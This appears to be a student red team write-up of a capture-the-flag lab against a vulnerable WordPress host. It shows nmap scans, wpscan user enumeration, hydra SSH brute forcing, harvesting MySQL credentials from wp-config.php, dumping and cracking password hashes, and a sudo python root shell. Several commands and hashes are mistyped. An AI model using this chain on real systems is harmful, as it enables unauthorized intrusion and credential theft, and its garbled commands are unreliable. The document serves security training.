# Red Team: Summary of Operations


## Table of Contents



## Exposed Services


1. Scan the network to identify the IP addresses of Target 1.
 - Run ifconfig to gain IP address of target: 192.168.1.110
- Command: `ifconfig`

2. # Ping Sweep w/ NMap
Command: $ `nmap -sP 192.168.1.1-255`




Note that hosts 192.168.1.110 and 192.168.1.115 are up

3. Nmap scan results for the machine reveal the exposed ports and services below:
Command: `$ nmap -sV 192.168.1.110`




Note: Port 80 is open and running http and apache

This scan identifies the services below as potential points of entry:

- Target 1
  - Port 22 (ssh)
  - Port 80 (http)
  - Port 111 (rpcbind)
  - Port 139 (netbios-ssn)
  - Port 445 (netbios-ssn)

The following vulnerabilities were identified on each target:

- Target 1
    1. **Port 22 is open**, this provides us with the ability to ssh in with discovered credentials
        1.1. Having port 22 open is highly severe. SSH can be brute-forced by wordlists, allowing hackers to remotely log into an individual's computer.
    2. **Port 80 is open**, this provides us with access to the http server/web browser.

- Target 2
    1. **Port 22 is open**, this provides us with the ability to ssh in with discovered credentials
    2. **Port 80 is open**, this provides us with access to the http server/web browser.

## Exploitation

The Red Team was able to penetrate `Target 1` and retrieve the following confidential data:

- Target 1
    - flag1.txt: flag1{b9bbcb33e11b80be759c4e844862482d}
        - **Exploit Used**
            - enumeration- viewing page sources
            - *Command:* michael@target1:/var/www$ grep -RE flag html

    - flag2.txt: flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
        - **Exploit Used**
            - wpscan & hydra
            - *Commands:*michael@target1:~$ cd /var/www
              michael@target1:/var/www$ ls flag2.txt
              michael@target1:/var/www$ cat flag2.txt
              flag2{fc3fd58dcdad9ab23faca6e9a36e581c}


    - flag3.txt: 


        - **Exploit Used**
            - SQL Database Exploit
            - *Command: mysql -u root -p* mysql> select * frp, wp_posts;

    - flag4.txt: flag4{715dea6c055b9fe3337544932f2941ce}
        - **Exploit Used**
            - python escalation
            - *Command:*sudo python -c 'import pty;pty.spawn("/bin/bash")'

4. Use wpscan to enumerate users and vulnerable plugins

- command: $ wpscan --url http://192.168.1.110/wordpress -eu






Run: `wpscan --url http://192.168.1.110/wordpress -eu`
Running wpscan generates helpful output. Here we can see the "User(s) Identified":

- [+] steven | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection) Confirmed By: Login Error Messages (Aggressive Detection)
- [+] michael | Detected By: Author Id Brute Forcing - Author Pattern (Aggressive Detection Confirmed By: Login Error Messages (Aggressive Detection)

5. Use SSH to gain a user shell

Command: `hydra -l user michael -P /usr/share/wordlists/rockyou.txt ssh://192.168.1.110`


```
root@Kali:~# hydra -l michael -P /usr/share/wordlists/rockyou.txt ssh://192.168.1.110
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service o
rganizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-06-02 18:28:27
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended t
o reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) f
rom a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399)
, ~896525 tries per task
[DATA] attacking ssh://192.168.1.110:22/
[22][ssh] host: 192.168.1.110   login: michael   password: michael
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 3 final worker threads did not complete until end.
[ERROR] 3 targets did not resolve or could not be connected
[ERROR] 0 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-06-02 18:28:44
root@Kali:~#
```

Login Credentials exposed:

Login: michael

Password: michael


6. View Source data in HTML files and search for the word “flag” to find flag 1
{b9bbcb33e11b80be759c4e844862482d}
Alternatively: Search for the word `flag` in all html files to find flag1
Commands:ssh michael@192.168.1.110
michael@target1:/var/www$ grep -RE flag html




7. Log in as michael
Command: `$ ssh michael@192.168.1.110`

8. Go to the root directory
Commands:
`cd /var/www`
`/var/www$ ls`

flag2{fc3fd58dcdad9ab23faca6e9a36e581c}




9. Find the MySQL database password

Go to wp-config.php in /var/www/html

Command: `michael@target1:~$ cat /var/www/html/wordpress/wp-config.php`

Find Username: root

Password: R@v3nSecurity



10. Use the credentials above to log into MySQL and dump WordPress user password hashes.
Commands: `michael@target1:~$ mysql -u root -p`
Enter password: `R@v3nSecurity`

```
michael@target1:/var/www/html/wordpress$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 84
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

Note: In mysql you have to add a semicolon at the end of a command for it to work

```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| wordpress          |
+--------------------+
4 rows in set (0.00 sec)

mysql>
```

11. View Databases
Command: `mysql> show databases;`

12. Go to wordpress database
Command: `mysql> use wordpress;`

13. View tables

Command: `mysql> show tables;`

```
mysql> use workdpress;
ERROR 1049 (42000): Unknown database 'workdpress'
mysql> use wordpress;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----------------------+
| Tables_in_wordpress   |
+-----------------------+
| wp_commentmeta        |
| wp_comments           |
| wp_links              |
| wp_options            |
| wp_postmeta           |
| wp_posts              |
| wp_term_relationships |
| wp_term_taxonomy      |
| wp_termmeta           |
| wp_terms              |
| wp_usermeta           |
| wp_users              |
+-----------------------+
12 rows in set (0.00 sec)

mysql>
```

14. View WordPress users

Command: `mysql> select * from wp_users;`


Note: 2 user emails and password hashes (michael and steven)

```
mysql> select * from wp_users;
+----+------------+------------------------------------+--------------+-----------------
--+----------+---------------------+---------------------+-------------+---------------+
| ID | user_login | user_pass                          | user_nicename | user_email
   | user_url | user_registered     | user_activation_key | user_status | display_name  |
+----+------------+------------------------------------+--------------+-----------------
--+----------+---------------------+---------------------+-------------+---------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael      | michael@raven.or
g |          | 2018-08-12 22:49:12 |                     |           0 | michael       |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven       | steven@raven.org
  |          | 2018-08-12 23:31:16 |                     |           0 | Steven Seagull |
+----+------------+------------------------------------+--------------+-----------------
--+----------+---------------------+---------------------+-------------+---------------+
2 rows in set (0.00 sec)

mysql>
```

15. Find flag 3 in blog (wordpress posts)

Command: `mysql> select * from wp_posts;`


Flags 3 and 4 shown below



16. Crack password hashes with John

- create a nano file with the 2 user hashes:

Command: `nano hashes`


```
michael:$P$$8jRvZQ.VQcGZ1DeiKToCQd.cPw5XCe0
steven:$P$8kJVD9jsxx/loJoqNsURgHiaB23j7W/
```

- Use John to crack the hashes

Command: `/Documents# john --wordlist/=usr/share/wordlists/rockyou.txt hashes`

Michael's password: did not crack

Steven's password: pink84



